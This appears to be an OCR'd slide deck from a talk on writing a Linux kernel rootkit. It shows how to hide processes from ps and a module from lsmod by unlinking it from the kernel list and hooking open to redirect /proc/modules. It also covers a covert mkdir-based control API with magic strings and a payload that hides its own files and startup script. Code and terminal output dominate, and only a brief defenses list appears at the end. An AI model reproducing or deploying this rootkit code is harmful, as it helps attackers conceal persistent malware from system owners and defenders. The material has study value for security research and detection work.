
Attacking “ps”

Hiding the running process

- The `ps` command works by reading the `/proc` directory
- Same getdents call!



```
neffie@neffie-VirtualBox:~/kmod$ ps
  PID TTY          TIME CMD
 1909 pts/2    00:00:00 bash
 2097 pts/2    00:00:00 bash
 2149 pts/2    00:00:00 tail
```




```
neffie@neffie-VirtualBox:~/kmod$ ls /proc
1     1328  1435  1559  1818  2097  444  744
10    1331  1438  1569  1822  21    45   748
1004  1332  1440  1571  1830  2106  46   75
1016  1337  1443  16    1868  2149  47   755
11    1338  1447  1638  1881  2152  48   756
12    134   1450  1662  19    22    49   759
1208  135   1451  1663  1901  23    5    76
121   1356  1453  1664  1908  24    50   8
1218  136   1465  17    1909  25    55   820
122   1367  1468  1723  1942  259   564  850
1228  1370  1496  1731  1953  26    594  853
123   1386  15    1736  1978  264   6    871
1233  14    1534  1740  1993  27    616  886
1234  1404  1540  1745  1998  28    629  898
1238  1406  1542  1756  2     29    656  9
125   1408  1543  1776  20    3     665  906
13    1410  1545  1798  2004  31    674  923
1318  1425  1546  18    2015  32    692  951
```

Attacking “`lsmod`”

Hiding our kernel module

- `lsmod` will list installed kernel modules


- That looks suspicious...




```
neffie@neffie-VirtualBox:~/kmod$ lsmod
Module                  Size  Used by
attack_module          16384  0
nls_utf8               16384  1
isofs                  40960  1
vboxsf                 40960  1
bnep                   20480  2
rfcomm                 69632  0
bluetooth             491520  10 bnep,rfcomm
snd_intel8x0           40960  2
snd_ac97_codec        131072  1 snd_intel8x0
ac97_bus               16384  1 snd_ac97_codec
snd_pcm               106496  2 snd_ac97_codec,snd_intel8x0
```

Attacking “`lsmod`”

How the kernel removes modules



```c
static void free_module(struct module *mod)
{
    trace_module_free(mod);

    mod_sysfs_teardown(mod);

    /* We leave it in list to prevent duplicate loads, but make sure
     * that noone uses it while it's being deconstructed. */
    mutex_lock(&module_mutex);
    mod->state = MODULE_STATE_UNFORMED;
    mutex_unlock(&module_mutex);

    /* Remove dynamic debug info */
    ddebug_remove_module(mod->name);

    /* Arch-specific cleanup. */
    module_arch_cleanup(mod);

    /* Module unload stuff */
    module_unload_free(mod);

    /* Free any allocated parameters. */
    destroy_params(mod->kp, mod->num_kp);
```




```c
    /* Free any allocated parameters. */
    destroy_params(mod->kp, mod->num_kp);
```

```c
    /* Now we can delete it from the lists */
    mutex_lock(&module_mutex);
    /* Unlink carefully: kallsyms could be walking list. */
    list_del_rcu(&mod->list);
    /* Remove this module from bug list, this uses list_del_rcu */
    module_bug_cleanup(mod);

    unset_module_init_ro_nx(mod);
    module_arch_freeing_init(mod);
    module_memfree(mod->module_init);
    kfree(mod->args);
    percpu_modfree(mod);

    /* Free lock-classes: */
    lockdep_free_key_range(mod->module_core, mod->core_size);

    /* Finally, free the core (containing the module structure) */
    unset_module_core_ro_nx(mod);
    module_memfree(mod->module_core);
```

Attacking "`lsmod`"

How the kernel removes modules




```
static void free_module(struct module *mod)
{
    trace_module_free(mod);

    mod_sysfs_teardown(mod);

    /* We leave it in list to prevent duplicate loads, but make sure
     * that noone uses it while it's being deconstructed. */
    mutex_lock(&module_mutex);
    mod->state = MODULE_STATE_UNFORMED;
    mutex_unlock(&module_mutex);

    /* Remove dynamic debug info */
    ddebug_remove_module(mod->name);

    /* Arch-specific cleanup. */
    module_arch_cleanup(mod);

    /* Module unload stuff */
    module_unload_free(mod);

    /* Free any allocated parameters. */
    destroy_params(mod->kp, mod->num_kp);
```

```
    /* Free any allocated parameters. */
    destroy_params(mod->kp, mod->num_kp);

    /* Now we can delete it from the lists */
    mutex_lock(&module_mutex);
    /* Unlink carefully: kallsyms could be walking list. */
    list_del_rcu(&mod->list);
    /* Remove this module from bug list, this uses list_del_rcu */
    module_bug_cleanup(mod);

    unset_module_init_ro_nx(mod);
    module_arch_freeing_init(mod);
    module_memfree(mod->module_init);
    kfree(mod->args);
    percpu_modfree(mod);

    /* Free lock-classes: */
    lockdep_free_key_range(mod->module_core, mod->core_size);

    /* Finally, free the core (containing the module structure) */
    unset_module_core_ro_nx(mod);
    module_memfree(mod->module_core);
```

Attacking “`lsmod`”


We “remove” our module




```
preempt_disable();
this_mod = find_module("attack_module");
if (this_mod) {
    list_del_rcu(&this_mod->list); //remove from linked list
}
preempt_enable();
```

Attacking “`lsmod`”

We “remove” our module



```
preempt_disable();
this_mod = find_module("attack_module");
if (this_mod) {
    list_del_rcu(&this_mod->list); //remove from linked list
}
preempt_enable();
```




```
neffie@neffie-VirtualBox:~/kmod$ sudo insmod attack_module.ko
neffie@neffie-VirtualBox:~/kmod$ lsmod
Module                  Size  Used by
nls_utf8               16384  1
isofs                  40960  1
vboxsf                 40960  1
```

Attacking "`lsmod`"

An alternative approach

- The lsmod command works by opening the /proc/modules file
- When that file is opened, redirect the file descriptor to a different file




```
int openShim(char *filename, int flags, umode_t mode) {
    int ret;
    mm_segment_t old_fs;

    //redirect /proc/modules
    if (!strcmp(filename, "/proc/modules")) {
        old_fs = get_fs();
        set_fs(KERNEL_DS); //disable user-space memory protection
        ret = ((SYS_open_type)backup_sys_call_table[SYS_open])(secret_procmods_name, flags, mode);
        set_fs(old_fs);
        return ret;
    }
```


The API: `mkdir`

How the module knows what to do

- Magic strings!



```c
char* secret_api_print = "VYoXBSfQXuYfWhHVrCRU";
char* secret_api_deactivate = "KApazcsgjSSpyTTjINKu";
char* secret_api_hidepath = "DZESINYKneCVwRyLpSeA";
char* secret_api_hidepid = "YrrPhqLeBCjufLuFYacD";
```




```c
int mkdirShim(char* path) {
    //if the path begins with a secret API string, pass it to the appropriate handler.
    if (strnstrn(path, strnlen(path, 20), secret_api_print, 20)) {
        return printApiHandler(path + 20);
    }
    else if (strnstrn(path, strnlen(path, 20), secret_api_deactivate, 20)) {
        return deactivateApiHandler();
    }
    else if (strnstrn(path, strnlen(path, 20), secret_api_hidepath, 20)) {
        return hideDirectoryApiHandler(path + 20);
    }
    else if (strnstrn(path, strnlen(path, 20), secret_api_hidepid, 20)) {
        return hidePidApiHandler(path + 20);
    }
    return ((SYS_mkdir_type)backup_sys_call_table[SYS_mkdir])(path);
}
```

The API: `mkdir`

The payload

- Magic strings!



```
int hidepid(string path) {
    path = string(secret_api_hidepid) + path;
    return syscall(SYS_mkdir, path.c_str());
}

int hidepath(string path) {
    return syscall(SYS_mkdir, (string(secret_api_hidepath) + path).c_str());
}

int main() {
    hidepid(getPID());                  //hide payload process
    hidepath(secret_ko_name);           //hide module file
    hidepath(secret_payload_name);      //hide payload file
    hidepath(secret_conf_name);         //hide startup script
```

Act IV
Return of the Samurai

Defenses

- **Careful timing analysis**

Commands like mkdir will take slightly longer when infected.

- Kernel-memory fingerprints

